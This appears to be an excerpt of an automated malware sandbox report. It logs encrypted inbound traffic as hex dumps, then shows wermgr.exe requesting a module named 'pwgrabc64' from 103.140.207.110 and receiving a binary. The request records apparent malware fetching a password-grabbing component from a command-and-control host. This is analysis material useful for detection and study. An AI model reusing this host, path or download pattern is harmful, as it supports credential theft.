aa a1 79 d9 e1 7d 63 Data Ascii: HgoP^0Hyq??$"rDFE: b*JjQctb%(szP!&;% QNkQDLAZp5V>b1]_zj9FDMN]hA:sL,Ol~#*0xCQyHKqH=~$) {C Ft[Wv?a4(O"mzb:0`)y}c
2021-09-27 17:59:49 UTC	464	IN	Data Raw: 01 9a 1d 6f db 63 63 dc ff 5c 93 2a 60 2c 96 ea c3 5c 88 7f 32 78 5c d3 32 6c 7f 29 d7 6f ad 6f a4 08 46 3f 15 72 ef e9 11 02 02 0c 58 dc 67 b4 e6 8d dd 8b 8b b0 af dc ee 85 56 28 72 4a 99 c4 ba cc c4 ab d0 5d 78 d4 5f f4 5e 60 50 23 09 2b 6b 5d 87 0c 25 a7 c1 2e bb ef e7 91 87 b1 ab 53 99 25 f0 a8 a8 7b 18 01 6c 93 b4 64 f9 bf 74 f1 53 f6 41 9a 63 4f 83 11 81 5d b5 76 20 bd 0c 6c 2f b8 72 27 92 f1 58 46 7d 6b a0 80 f1 eb df d5 3c 65 80 e0 e8 31 64 0c 22 39 55 fe 1d 4e 77 86 82 f1 f3 d5 4f 6b 6d e7 e5 80 1e c2 38 9e 46 be 1e 8d 95 b9 ed 14 6a 2e 67 43 57 f2 70 b1 ec 62 6d 1d 2b 5b 43 ee f1 b8 47 a0 11 c3 19 6d 4e a4 4d c3 e6 54 ae 1d ad ec 46 38 64 b6 21 d0 45 8c c4 ac 63 9f d9 4d e0 d2 09 53 d1 34 9f 28 66 61 53 4b 7f b7 9f cf 0f ed e8 c2 f5 ef 52 e2 02 Data Ascii: occ*`,\2x\2l)ooF?rXgV(rJ]x_^`P#+k]%.S%{ldtSAcO]v l/r'XF}k<e1d"9UNwOkm8Fj.gCWpbm+[CGmNMT F8d!EcMS4(faSKR
2021-09-27 17:59:50 UTC	480	IN	Data Raw: 57 e7 16 a6 73 35 44 8d 4f 62 46 63 e2 05 3d 4f c3 f9 89 61 5c 88 3d 98 13 a7 8f 3d 0b be 00 90 99 5e 91 d5 4b ef f7 64 fb 72 95 1a fa 33 3a aa 90 c9 e5 bb 87 8e 1a 52 02 18 18 a2 fd 46 d4 e8 c1 d0 c4 2b 4c 2b 72 15 d7 cd 10 fc 90 f2 b1 99 7b e8 fb 63 79 5e c0 df a7 f2 32 1f 4c 10 f6 d4 8b f4 ea 79 7c 4a 11 6c fe 75 66 d1 0f d7 ff 04 2f 30 c0 cd eb 97 7d ee 71 b9 91 3e 81 7e 92 2f 18 7a 3e 76 ec 3f 44 c6 fe 9c 1a 26 44 e8 d9 54 1c 4a e6 41 88 fb b6 87 dc 5a 62 de 57 7d 83 a9 58 69 b5 f4 91 8f 83 2a 83 6d a9 68 b9 c6 55 59 9b 73 00 a5 3f b9 be c8 30 85 82 fe b7 f5 49 ef b2 71 f2 e2 90 83 b9 66 7f 26 80 ce 13 3f 9c 4e be d9 5d 23 ab 90 1d f0 fb 1d c5 2e 20 9f fa 80 ac 05 77 c2 4d 23 bf 85 4f a6 4a 1d 2b 55 76 e4 4c 5e 8b 54 6e 21 39 e7 36 a5 5d 36 2c 8f 5f Data Ascii: Ws5DObFc=Oa\==^Kdr3:RF+L+r{cy^2Ly|Jluf/0}q>~/z>v?D&DTJAZbW}Xi*mhUYs?0Iqf&?N]#. wM#OJ+UvL ^Tn!96]6,_
2021-09-27 17:59:52 UTC	496	IN	Data Raw: 44 3e 65 41 7c ec 70 11 25 60 a4 98 be bf e9 41 d8 4b a6 d8 5b 72 6d 46 a2 90 bd f9 b9 70 7d 7d 73 aa 73 75 49 e0 9c 4a b9 29 32 59 13 87 0e f4 27 f0 3b 14 90 1c ef ae 22 a2 e7 02 7e 94 f0 a9 bd 0b 07 e1 29 a0 a3 9d 03 aa 9b 85 be a2 69 9d 42 9a c2 de 1d 21 93 61 79 bb 99 8d 83 db 09 59 3b d7 23 57 ac 54 2d d2 b6 24 67 ba dc 17 5e 6a 50 2a 76 24 63 83 43 39 ea d8 f7 0c ae f4 76 b6 5c 51 c8 47 d4 6a 1a af e1 cf d6 13 bd de b4 0a 0b 22 9c c2 9e c7 78 9c e1 8a c9 1c 71 08 96 92 1c 0b bf cb d2 3e 5d 89 c6 04 f8 2c 96 11 96 93 75 cc 0a 57 cc fe bb 7c 43 fa 9c 84 da da 95 8a ba 79 c1 f0 68 cc 73 c4 5d bf 15 67 7c f6 c0 1e 42 98 c0 06 97 f0 b6 3e 29 4b 20 68 e1 53 29 ec a1 df 0a 5e 33 9a ee 8f 6d 0c 17 9a f0 4c 78 1c 6f f9 4f 3a 7f 8f cd 8e b5 28 a0 a5 56 11 2d Data Ascii: D>eA|p%`AK[rmFp}}ssuIJ)2Y';"~)iB!ayY;#WT-g^jP*vcC9v\QGj"xq>],uW|Cyhs]g|B>)K hS)^3mLxoO:(V-
2021-09-27 17:59:53 UTC	512	IN	Data Raw: 5a b3 1c 2c 52 a8 e8 83 1b e6 15 1c db 4c b5 5c ca a2 0d 21 a4 63 b4 6c 94 e7 dd a5 dd 59 10 86 13 e8 4d 22 4b d8 a7 51 38 af cf cb 7f 8d 85 4d a1 c1 6b e5 d3 0e 1e e1 e5 3b 5d 52 cc 5a 80 3a e6 a0 e3 14 cd 38 15 0f 36 ae f7 df 4a a4 8a 5b 06 d9 0c 2c df 43 0c 5c 14 f3 69 8b d0 e7 68 0d 11 65 10 1b 17 9d 89 dc 62 7f 90 c3 93 10 0c 3f 76 cf 42 de 5c 3b df 25 2b 05 ac 4e d5 d5 18 37 d1 63 0b d3 8c db ef 81 f0 e3 52 19 ad 51 98 a0 29 69 d1 e7 c8 ad 26 e1 d6 7d 0c 50 20 0f aa ac 4e d5 39 3c 36 85 60 7e 64 89 02 4b 82 0a 75 ec 2a 9c c3 07 54 67 99 c5 af 06 39 b7 71 cd a8 1a bb ab 5e e5 de f0 38 9b 81 4b a5 ac 81 98 82 a1 6b 7c 87 78 da 20 cd ba 3f 25 b4 c9 40 30 02 ce 1f ea 3d 05 f8 4c 29 17 2e b4 85 d6 6f 36 ba 3e 09 68 6a 41 05 c4 3e b8 e3 7f 35 7f 65 67 e3 Data Ascii: Z,RL\!clYM"KQ8Mk;]RZ:86J[,C\iheb?vB\;%+N7cRQ)i&}P N9<6`~dKu*Tg9q^8Kk|x ?%@0=L).o6>hjA>5eg
2021-09-27 17:59:54 UTC	528	IN	Data Raw: 45 c0 8c 2b c3 76 dc 27 bf a2 8e b8 25 fd fe cc 23 d2 bc 2e b4 a1 83 33 9f bd 4b 83 9a 5d ac 85 33 4f 3f b0 a6 c5 fb fe 4a 12 dd 00 06 34 39 5d d0 8d d1 91 3d b5 59 71 d2 64 3f d0 d9 e9 24 80 5f 6e 85 da e3 57 65 3c 00 f9 24 d5 49 00 ae fa f1 1b 41 41 c9 65 e5 1d 62 87 2e 31 b7 d4 72 61 9b 96 d1 32 09 fe 93 13 8a 3e d7 0d d7 52 65 ae 4e 2e ea 2e 58 3d 45 69 dd 88 0b 49 7e 36 a2 4d 11 c9 0f 9a 91 d7 0a 65 ab b6 be b4 db 7b 35 8b 60 28 b4 59 09 ee 8d 5d 84 de f0 45 88 03 0e 35 22 58 0d 03 e6 12 90 cb 5f 30 a8 44 65 f5 9d be 9d c8 b3 c1 f1 5a 6a e1 d6 06 e7 dd 93 5f 04 de fd 1d e6 67 fb 92 b2 74 d1 7d fd 7c 20 e1 dd 67 78 ee 2c 58 2f ab 1a ee 1b fc 2a 44 87 3c bc b4 9c 8e 22 67 02 1e 51 f9 f4 ca 7f f4 cb 19 60 23 e3 7a 45 c2 f3 a6 b6 c3 9c bc 42 e1 25 46 da Data Ascii: E+v'%#.3K]3O?J49]=Yqd?$_nWe<$IAAeb.1ra2>ReN..X=EiI~6Me{5`(Y]E5"X_0DeZj_gt}| gx,X/*D<"gQ`#zEB%F
2021-09-27 17:59:56 UTC	544	IN	Data Raw: ba fa f0 8e f9 7a ff a2 c2 ae d0 c8 b6 d4 25 43 16 7c ff 8f 3e 94 85 1b a8 3c 68 76 c5 bc cc 6b 6e 96 c8 cf 2f 56 77 59 1e c3 a1 41 19 9e 86 f0 f2 cd 2f 2c 8d ea 5f 09 fe 8f 13 b6 99 1b 90 f7 1e 7a fe 5b 03 42 4b a9 6c 88 29 59 15 0c 41 dc b7 5f 4f c4 92 ed a9 01 65 2c 35 84 fa e2 97 db 4f 11 d1 99 fe 16 15 97 22 91 93 2f de 2c 3e 9d 0e b9 a3 d4 aa aa f1 18 5f d1 e5 6d 2a f4 f7 a2 32 e3 e9 05 87 30 81 a3 47 10 27 fd 69 42 d5 23 c9 4d 3a c1 f7 96 41 08 64 da d4 29 c9 3d 74 5e 38 eb d4 88 e0 2f 20 8d 2c 27 33 82 1f 5a a1 e0 69 0f ba 65 dc cd b0 7e 92 a8 e2 ee d2 f1 f5 2a d0 31 46 87 61 46 67 11 a9 7d 02 9f 45 d0 a7 3a a7 8f 8c c9 d5 b6 42 9f fd d0 11 63 fd 4b ed 46 29 95 2c 96 93 92 f2 6b 5a fb c0 74 1f 65 80 9e 81 f9 d5 65 dc 48 f7 a6 28 cb 23 76 b9 42 f6 Data Ascii: z%C|><hvkn/VwYA/,_z[BKl)YA_Oe,5O"/,>_m*20G'iB#M:Ad)=t^8/ ,'3Zie~*1FaFg}E:BcKF),kZteeH(#vB
2021-09-27 17:59:56 UTC	560	IN	Data Raw: 55 20 ee ad 3f 72 12 29 73 ef 9a 3e 75 89 2f 08 c1 db eb d5 d0 10 c9 90 fd aa af d5 cf eb 0c 19 15 79 54 46 9e 54 40 db b7 d4 9a 90 7d 56 00 32 df 88 3e f4 47 24 f5 5f 67 5a 4f 2d 55 b1 45 6c 57 d9 07 0d 49 ad 1f 33 a5 2f f5 68 11 c3 3c 6f 55 39 4f 4a dd 2b 17 41 03 a6 06 96 46 93 66 23 90 c5 95 c8 ee 69 70 07 38 86 3f 1c 27 4d f6 84 cd 31 24 af 48 f6 8a 3a 87 7f 48 0c a0 1e cb 3b 61 0e 35 25 a1 67 fb d1 23 f6 04 99 9d 3d 14 dc ae 1f 6c ef 14 75 c6 56 69 ae fe bd 8c 4d 1d 4f 89 96 4e de 1e 0b 38 e3 6f 33 a1 27 79 76 88 b5 97 fd a4 3e db 29 2d 36 22 1a e9 15 1e e9 10 fe 53 b2 3b 43 12 37 26 55 43 57 c7 f8 cc b5 5c 01 66 6a e8 85 12 0f 1c b7 e6 ab 3b 21 78 43 01 36 38 c9 30 62 be b5 4b c4 99 63 14 7e 69 03 06 f8 5e 7a fb a0 33 d0 17 30 29 74 7b 18 1f 0a 91 Data Ascii: U ?r)s>u/yTFT@}V2>G$_gZO-UElWI3/h<oU9OJ+AFf#ip8?'M1$H:H;a5%g#=luViMON8o3'yv>)-6"S;C7&UCW \fj;!xC680bKc~i^z30)t{
2021-09-27 17:59:57 UTC	576	IN	Data Raw: 2b 0a 4a f9 b0 cc e2 c7 2a 00 2b 35 5e 27 e5 02 fc 2e 24 3a b4 fc 1d 8d 76 55 d9 52 28 09 89 c3 50 d7 23 6d b9 9d f9 cc 1e 8d 14 77 ba 99 80 92 a5 27 d8 56 70 4e d1 3a e2 19 8c ed 5c 4c e3 4c 9f f3 b8 44 93 3d fc c0 3a 89 a9 4e f6 a7 ea 35 c3 15 16 a7 7c 41 07 db 92 8d 2b b2 39 0b dc a2 01 67 16 63 c4 08 f1 16 87 f5 1a fb b4 9c e5 49 9a c2 44 f7 ca 55 2b a0 7a 3b 72 c9 d3 ad e5 25 bf cb 70 03 d6 4e 41 12 7b d8 44 d9 e0 63 de b4 83 53 22 28 e4 c2 79 50 38 45 73 46 50 7d 9d 63 61 58 50 a1 d0 bc cb b9 7e a7 ba 05 1b 3e e1 b4 dd f7 bb 81 0f 64 8b c8 32 bf 82 7d de 79 b7 b6 71 e7 10 65 25 00 65 6d e7 99 ea 65 d4 76 21 8f 6d 07 8f 42 90 da 86 81 4c 2c c9 38 06 0b ee 0b 19 b5 fc 9f 75 4a ff 22 bc 37 75 30 14 60 33 a9 b8 97 6d 38 c3 b0 2b bf 53 f1 79 b8 f2 54 95 Data Ascii: +J*+5^'.$:vUR(P#mw'VpN:\LLD=:N5|A+9gcIDU+z;r%pNA{DcS"(yP8EsFP}caXP~>d2}yqe%emev!mBL,8uJ" 7u0`3m8+SyT

Timestamp	kBytes transferred	Direction	Data
2021-09-27 17:59:59 UTC	592	IN	Data Raw: d1 c9 6f 3f 30 73 81 da 54 28 c0 18 3c ba 53 28 c9 fb 2e fe 6d ad ec 46 6e 68 df 3d 3c c2 66 3a d9 8e 98 71 1a 86 62 6f 0d e1 7c e0 b7 1a e9 f9 57 73 27 7e 55 86 b3 3d cc 59 83 a8 cb c6 53 6a 18 f6 a5 69 ed 6e 57 d9 f3 57 23 c0 65 6c e2 48 84 67 15 35 fe 71 6d 83 0e 0f a6 14 ab 31 a3 7c ea d6 2b 3f dd 59 35 f9 08 97 55 8b aa 91 29 63 f5 97 24 93 22 ad 67 e8 ed 4b 36 29 16 03 1f dd cd eb 63 da e4 aa 31 f6 73 c3 7e d9 96 30 d9 aa 66 6e 10 b9 a5 b9 c2 03 25 ca 63 a5 4a ee c3 e2 6d 9d c3 31 d6 a4 b5 9c 46 af cd 6d a6 36 e8 f4 a3 b6 16 4a 1a bf e7 2d 21 21 ce 52 26 bb 81 53 03 9d c1 e1 05 0e c5 e4 d7 a3 bc 82 9f 42 93 be dc 70 c7 51 84 6b 29 53 54 c5 08 d2 89 20 d3 a1 e2 66 47 59 62 ca 5e 9b 1a 46 90 dd c3 e9 01 de 33 0e a2 cb 21 24 96 6e 0c 08 b8 fd 48 cc 0c Data Ascii: o?0sT(<S(.mFnh=<f:qbo|Ws'~U=YSjinWW#elHg5qm1|+?Y5U)c$"gK6)c1s~0fn%cJm1Fm6J-!!R&SBpQk)ST fGYb^F3!$nH
2021-09-27 17:59:59 UTC	608	IN	Data Raw: c9 a0 e9 7d 3a 52 01 8c 41 77 62 d2 0c 43 82 14 b5 86 87 15 8e 6e 78 9a 62 d2 ce e6 47 de c0 d7 69 6d b1 cd 0e f7 c4 bc e7 48 13 b3 83 6e 2f 4c a2 fc e4 f0 ba 6b 78 7c cb f8 d7 14 51 2d f3 d9 9f f7 ea c6 7c f7 f4 dd fb 2d 83 ac 9e fe f3 54 6d 2a 08 78 34 a9 a9 bb 08 59 2c 0e 75 27 47 8c 49 17 f8 c5 e4 4b d3 3f e5 d8 6c 42 cf 06 32 46 41 a0 27 e2 5f 07 fc 4c c0 10 b8 29 c7 70 3f 2e ea ad 2d 6a 2c 93 33 e5 95 01 c5 cf 03 59 4f 5e 9d a7 28 d3 ad 62 c1 6d 64 1c b6 68 27 f6 fd 91 f7 df cb e8 fb 81 37 f7 01 96 81 9a 1f e7 31 bb 77 d0 19 a5 db 56 94 88 6f d5 45 47 3e fb d0 cf 3c 09 27 73 20 83 38 b6 56 a3 57 d4 b1 1d 7f 6f 32 4e dc eb 11 38 48 8c a0 52 0e 53 b2 8d a4 66 90 9e 78 f5 9c 22 47 a6 60 94 01 20 4f 62 8e 3c 5e da b2 50 9f 82 81 5a a6 63 38 60 c1 ee 7a Data Ascii: }:RAwbCnxbGimHn/Lkx|Q-|-Tm*x4Y,u'GIK?lB2FA'_L)p?.-j,3YO^(bmdh'71wVoEG><'s 8VWo2N8HRSfx"G` Ob<^PZc8`z
2021-09-27 18:00:00 UTC	624	IN	Data Raw: 69 c1 d7 85 28 4f 76 58 23 5e 1a 71 2f 58 f9 00 5f dc 62 74 2f 18 76 c9 a6 7b 82 34 b1 bc 6a 5c d8 e4 81 04 7a 1b f0 19 dd 2e dc 72 ca 28 b4 c6 42 d8 59 5c 77 9d 35 63 22 44 3a 61 e8 53 50 52 7e 25 9d ff d3 b9 e6 8a ed 1c 96 78 ef bf c1 91 63 c8 31 ef a7 dd 2b 59 1c e3 06 f8 f4 fe 04 a1 2a b2 2b 53 af ff c8 08 c1 53 69 e2 1a 04 5a 36 68 f1 98 a4 f4 ef e9 87 5a 7c cf 72 aa 5e c9 e5 13 f5 8b b8 cd 62 9c f3 54 8d d9 68 44 05 de 08 6c e5 82 ef b1 33 51 cd 7d d7 86 8d 12 8d 98 ee c0 08 f5 40 0d f0 c4 5a 63 b2 af 0d 03 79 a3 0b 9d ee ad 4a 0b c8 f3 c2 1c f5 11 f1 b7 77 38 3d dd fe 42 89 ff 41 88 90 1f 00 72 97 b2 7d 07 5c 0c 5a bb 4c 2c 66 3f f4 53 13 f2 be 91 d1 b2 7f 74 2a 10 75 62 fc f0 d7 ba 68 0d eb 44 ec e9 66 9b 1f 4f ec 2c ff 90 99 e4 7d 1b 2c 3d a7 ed Data Ascii: i(OvX#^q/X_bt/v{4j\z.r(BY\w5c"D:aSPR~%xc1+Y*+SSiZ6hZ|r^bThDl3Q}@ZcyJw8=BAr}\ZL,f?St*ubhDfO,},=
2021-09-27 18:00:02 UTC	640	IN	Data Raw: 80 ab 59 94 f2 75 02 17 97 a5 ff 35 23 64 17 51 27 58 bc f4 f4 81 ee c7 bc d6 06 11 cc de a2 20 8f be b2 9d 35 ab 63 e7 95 33 0f c4 65 7f fb 8c 57 70 82 12 58 88 e3 97 17 d9 a0 4d 18 ea ea 79 d0 c2 b9 89 43 fc 2a 9b cf d8 12 ea 3f 1e 0c 58 c1 b3 bd 45 80 ec 22 5a 5a 65 00 36 51 4d 0a 65 0d 3f f2 c6 52 f9 7f a0 8a dd 41 c6 a1 bd 51 d7 75 63 ac c7 e6 e9 33 f6 a1 26 71 56 a8 2a 5f 7b e7 49 6a 0b 5e ee ce 82 5b f3 a0 c3 e4 f9 72 05 b0 82 1b a5 79 34 a6 ba 6e 35 0a a2 fa a1 cb f4 fe b0 be 46 ae 3e 0c 9e be 78 e5 be 09 c6 39 8e 81 37 30 a4 55 d1 d5 52 22 92 a0 82 e5 2c 85 15 31 d5 66 a8 4b 4a b8 bd 18 8b 0f 18 80 af 08 3a 53 35 9e bb a0 34 39 14 ff 11 92 3f 11 1d 58 1b e5 b2 26 ae ce 67 5c 3d e8 68 f3 88 63 62 23 fd 74 d2 3d 8d d6 50 5a e8 30 65 2d ba 03 4a 1b Data Ascii: Yu5#dQ'X 5c3eWpXMyC*?XE"ZZe6QMe?RAQuc3&qV*_{Ij^[ry4n5F>x970UR",1fKJ:S549?X&g\=hcb#t=PZ0e-J
2021-09-27 18:00:04 UTC	656	IN	Data Raw: 28 a5 80 c1 92 18 30 95 23 1c c9 7b 71 d6 55 6b 9a 6c 48 bd 88 0e 85 12 5d 6d 87 82 88 3f 6c 32 8f 04 51 23 ae 2d b4 4f 14 8a 7f c6 c1 56 05 71 11 f9 16 e2 9e 80 5e a9 b4 e6 19 2f c8 d7 82 6b a6 80 52 a0 42 b1 25 58 0a 61 4a 08 21 56 13 b3 98 a4 f5 d2 09 88 b3 42 f0 60 6e 1f e8 c4 08 2f 99 a2 e3 db dc 2a fa 59 80 49 0b ed 78 79 05 e1 14 38 34 cd 46 48 34 6e cd d1 c8 2d e6 38 c1 af f3 11 05 f0 23 bc ae 94 ee 65 6f 70 32 d1 4f 19 12 c5 8b 65 05 cd ab 8b 30 d7 7c 51 2e a2 f9 b5 e8 51 31 54 11 df 38 ca 7c e4 af 4f e3 d1 21 23 47 5b d3 14 1b 90 43 07 5f cd 17 02 cf db 10 2d 2b 1f d7 cc df fd 82 2d 98 3a 7d c0 00 58 87 0e 56 32 6a 15 5b 65 03 cd 08 f0 14 07 be 4d 67 1b f4 b5 9e 7c 44 c9 5d b3 3b a1 35 7c 72 41 99 f1 ff e0 6a 92 d8 17 ae f4 b5 91 20 ed 12 63 9f Data Ascii: (0#{qUklH]m?l2Q#-OVq^/kRB%XaJ!VB`n/*YIxy84FH4n-8#eop2Oe0|Q.Q1T8|O!#G[C_-+-:}XV2j[eMg|D];5|rAj c
2021-09-27 18:00:05 UTC	672	IN	Data Raw: 4e ef 69 6a 66 c1 ea 11 ea b9 71 db 02 75 88 80 e7 41 cd bd 21 b4 f0 c6 02 43 1c 15 b5 25 43 d7 b3 9e 37 31 f3 fa b5 62 ec 7a ac f1 c2 0c ff 76 b3 27 c8 41 aa 26 d7 b1 e3 c2 bd 4f 1e bf da a5 a1 b9 75 d0 0c b2 d0 d2 77 f2 02 f0 46 72 6e e2 58 49 43 29 68 b4 c4 60 36 d9 6d ec ec c5 a1 ef 69 63 d8 97 cc 05 6a 63 dc d8 47 8f 28 bc a8 76 33 11 a7 d2 56 21 51 8a cf be 6a 5b 5e b9 0b 7c c9 01 dd 2a 2a e7 aa bb d4 82 53 c0 b1 f2 c7 a7 fd bf aa 31 ac 1d ed 35 9f 1b 23 8a 93 83 85 d8 2c 7f 85 85 8b 9e cc 6c 8b 7d 85 76 cf 59 58 a3 03 18 04 be 9c 62 6f 77 e0 00 fa d3 74 9d 8a b8 91 ec da d3 af 5d 86 83 11 10 d4 9a e3 36 8b 2b 89 28 db 87 1b 93 02 15 92 8f a1 cd 15 7e bb ef 91 84 cf af 25 9f 40 2b 73 ae 72 7e 84 f9 4f dc ef d7 65 28 8e 14 50 75 4b b7 91 46 d3 38 97 Data Ascii: NijfquA!C%C71bzv'A&OuwFrnXIC)h`6micjcG(v3V!Qj[^|**S15#,l}vYXbowt]6+(~%@+sr~Oe(PuKF8
2021-09-27 18:00:06 UTC	688	IN	Data Raw: 53 50 22 88 cd 94 ac a7 ff eb 65 4b 39 d9 81 79 54 22 f2 61 47 6f ff 2b df 84 3e d7 01 c8 93 14 c6 80 61 78 5d 6b bc 14 d4 2c cc 41 4b 62 38 c4 e6 ae 4d 56 e5 b3 c8 e2 e0 0c 68 55 ea b5 c7 43 33 bd c8 9d 77 4f 44 07 2d 73 41 12 90 fa 23 0e f2 14 ec ff 77 e5 58 b5 73 61 5c 77 82 1c c3 54 f2 50 e4 40 47 cd b2 71 b9 da b7 95 f7 46 1b ea bb 8c e9 cb 56 32 dd b8 77 f3 81 00 cc e2 20 24 25 27 8c 1a da f1 5d 6e 2c 24 bd 13 36 11 64 e2 95 2e b9 1e 11 46 f9 32 b1 da 4b a4 cb 50 34 28 34 9b 13 72 30 c9 9d e1 47 54 89 52 18 32 b4 d8 2c 55 ef c3 95 db 40 23 c0 4c 7c 70 d6 2f c5 e5 72 22 e9 82 eb 2e db f7 19 9e d0 57 62 59 fd 67 2d e0 0b 81 2d ad 01 74 46 47 ee 41 27 f9 33 26 6c 38 1c 75 9e 0e ff 8d 5b 1f 3a 8e 08 0c d2 83 43 ce 29 8e 6a e8 46 ee 0a 73 a0 05 54 58 a3 Data Ascii: SP"eK9yT"aGo+>ax]k,AKb8MVhUC3wOD-sA#wXsa\wTP@GqFV2w $%']n,$6d.F2KP4(4r0GTR2,U@ #L|p/r".WbYg--tFGA'3&l8u[:C)jFsTX
2021-09-27 18:00:08 UTC	704	IN	Data Raw: 55 e2 41 a2 24 ef 53 14 03 29 8f 53 24 a2 e0 5b ba 31 e8 d6 11 f3 79 54 76 30 f2 40 cf ab 37 d8 4f 2b b8 7d 21 59 f8 6e 8d 6f 4e 05 6b 45 8e 1b 52 c9 77 40 36 d3 fd 74 75 9a b5 ff 33 37 88 1d 9e 70 d7 3d b2 57 bf 9c b7 b7 fe 86 e8 db 33 47 ab f8 63 1f 6a f9 ed 13 f0 52 a9 40 94 1f 8c ca 06 9d c5 3a 28 51 30 01 a5 13 f9 4a 83 3a d5 94 da 3c 51 9f b9 47 94 d1 ba af 5c 8d a8 33 cb 8d 42 ad 22 f7 08 08 ab c5 21 0b b2 77 df dd 1b a1 e6 b8 f8 2e 7c a8 08 f1 ba 5e 04 49 38 cb 8d af 49 0b 90 f3 5e 37 d9 c7 25 e4 06 42 3c 8e 22 c3 b2 7d 00 a7 a7 30 ec 5c 3b 76 69 6e 95 9f f2 9a f1 c9 ff b4 7b 1c 72 9f 26 f0 71 53 15 1d f7 cd 53 31 0a 22 1f e4 9e 0f 62 38 2e 41 66 68 4a 8d 87 79 f2 93 a2 ff 2e 3a 7e 64 7b df 4d 6d 88 ef 81 50 4a 78 f4 e3 00 2f 77 cc 46 fb 2a 9a 8f Data Ascii: UA$S)S$[1yTv0@7O+}!YnoNkERw@6tu37p=W3GcjR@:(Q0J:<QG\3B"!w.|^I8l^7%B<"}0\;vin{r&qSS1"b8.A fhJy.:~d{MmPJx/wF*
2021-09-27 18:00:09 UTC	720	IN	Data Raw: 67 98 e9 f1 42 62 42 70 a1 94 06 ef 84 c6 9c f2 56 f1 63 16 99 4a 63 dc 8c ba 2a c1 5b 6e 0b c9 15 c0 85 0f 3c a1 de f3 26 19 6a 80 a7 19 0a e6 60 96 1e 69 4c 46 ee 46 e8 c5 07 a9 ab 58 1e ce ca 26 b4 69 c3 70 2d 01 85 d1 ba 4d 4b 8b 3f 83 1e 81 c0 02 d9 99 98 da 81 50 ac 1f f1 ca d5 4c 4b a8 11 14 c2 8a 83 c5 bc 85 be 0e 25 9d 08 e1 96 be e3 27 f2 4f 7f 3c 0f 0c 8b 21 1f 74 48 d4 10 c2 20 0d b4 17 93 ec e0 ef 03 bb 0a 97 d1 a1 cf 85 50 d0 de d0 b9 d5 0c a9 92 43 91 32 c0 19 1a 9a a9 57 1b 50 50 50 a9 c7 19 5d 2a bf 05 7e c8 ab e5 08 57 fc 1d 06 5f 68 62 95 41 1a 4b 97 1a a5 4f 5a a2 a2 ad 09 f1 87 6a 1f e6 fb 03 f9 d6 67 5e c7 98 c1 a7 be 91 a3 bd 92 23 43 cc c4 7a 3a 82 2a 16 8a c4 6b 20 b2 39 55 8d f2 72 f1 62 a9 e0 8d 12 fb 26 e5 5e 04 52 a8 90 f2 68 Data Ascii: gBbBpVcJc*[n<&j`iLFFX&ip-MK?PLK%'O<!tH PC2WPPP]*~W_hbAKOZjg^#Cz:*k 9Urb&^Rh
2021-09-27 18:00:10 UTC	736	IN	Data Raw: 92 3e 42 e2 fe bb 9f 70 73 43 0f ff 08 d6 aa 3b 13 d4 86 c4 27 30 11 5c 6a 13 c9 49 32 91 b8 f0 ce 0f fd 90 ea ac 4f b1 1c b9 e7 fe 4d f2 13 47 ca af 50 05 2c 39 4f a9 10 2d 15 d2 7e 60 e7 f6 bc 73 4d 36 dc 73 c9 6c 4c 43 8a 64 64 ed 6c b6 34 da b7 23 69 00 f3 bb 19 cf fb fe ed d7 24 f8 07 2c 5a e9 54 cc f4 11 23 b5 49 b4 28 61 c4 e3 dc f4 ca 09 35 67 0d f9 a1 11 c1 5c e5 d2 3c ca c2 29 a2 c4 94 67 94 a8 10 98 ea d7 1c 20 40 36 8b c2 da c5 da 2b 8a 5a 8a e9 23 47 16 18 93 ef 9c dc 8a 50 c2 ce bf 63 f9 18 cf ce 05 10 be 26 d0 bc 56 a6 33 a7 4b c7 c9 8d 09 bd be 7a f2 ac cc ac 66 33 69 07 a7 49 c4 f3 bc bf 44 d5 56 01 51 a0 4c dd 6c 6b 21 c2 85 f2 27 e8 ea a3 0d f9 dc fe c1 25 9d c1 64 53 51 64 8e e6 23 e7 ef 20 e4 1e 43 8a b2 28 ea 80 13 9c 97 9d ca Data Ascii: >BpsC;'0\jI2OMGP,9O-~`sM6slLCddl4:#i$,ZT#I(a5g\<)g @6+Z#GPc&V3Kzf3iIDVQLlk!'%dSQd# C(

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:00:10 UTC	752	IN	Data Raw: 79 a6 37 a9 80 97 62 63 a7 3b 15 c8 db f2 fc 78 11 bb 49 6f 2f 8e 46 a2 8b 3f a3 bf e4 32 58 af 27 09 83 95 97 81 6c a3 ec 46 e8 96 cd 0b 46 c1 fd ff 51 e4 c9 83 62 1f cf 19 5a 6d 11 26 81 cd 41 0c 29 c5 b2 ba 48 b4 b5 49 9a 93 e4 5e 03 e9 95 d6 be 58 79 ce 27 6f 97 a4 1d be 13 9b f7 dc 0f 01 33 db 06 e5 16 da 1f 5c 39 b3 df 85 55 56 96 8a d2 34 9b 98 dc 96 7e 71 9d 22 1c f9 5a 80 20 64 85 84 ef 9b b7 25 b0 c1 67 a1 7d e4 d2 ef 43 17 38 b2 13 d2 fc e0 bf 60 16 49 e9 72 05 3a 4e 4a 40 56 32 cc a1 4a 59 e3 90 ed 21 0c a0 ab 6b 05 aa f3 1f 6f 8e f8 ca 3b bb ce 77 03 23 49 23 ad f2 9f e3 f8 29 4e e4 a3 10 ff 0d 09 d1 32 39 50 d3 73 f8 69 ea fe 45 88 d5 d8 52 cd 5e 0a 35 c8 9d da f6 9d a4 2b 08 17 d3 81 69 78 cc b3 68 51 a6 50 e9 d1 ad 0d 8a e2 73 01 7b 69 22 Data Ascii: y7bc;xIo/F?2X'lFFQbZm&A)HI^Xy'o3\9UV4~q"Z d%g}C8`Ir:NJ@V2JY!ko;w#I#)N29PsiER^5+ixhQPs{i"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49837	103.140.207.110	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 18:00:22 UTC	752	OUT	GET /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/5/pwgrabc64/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.76.0 Host: 103.140.207.110
2021-09-27 18:00:23 UTC	752	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Mon, 27 Sep 2021 18:00:22 GMT Content-Type: application/octet-stream Content-Length: 513392 Last-Modified: Mon, 13 Sep 2021 11:58:08 GMT Connection: close ETag: "613f3cd0-7d570" Accept-Ranges: bytes
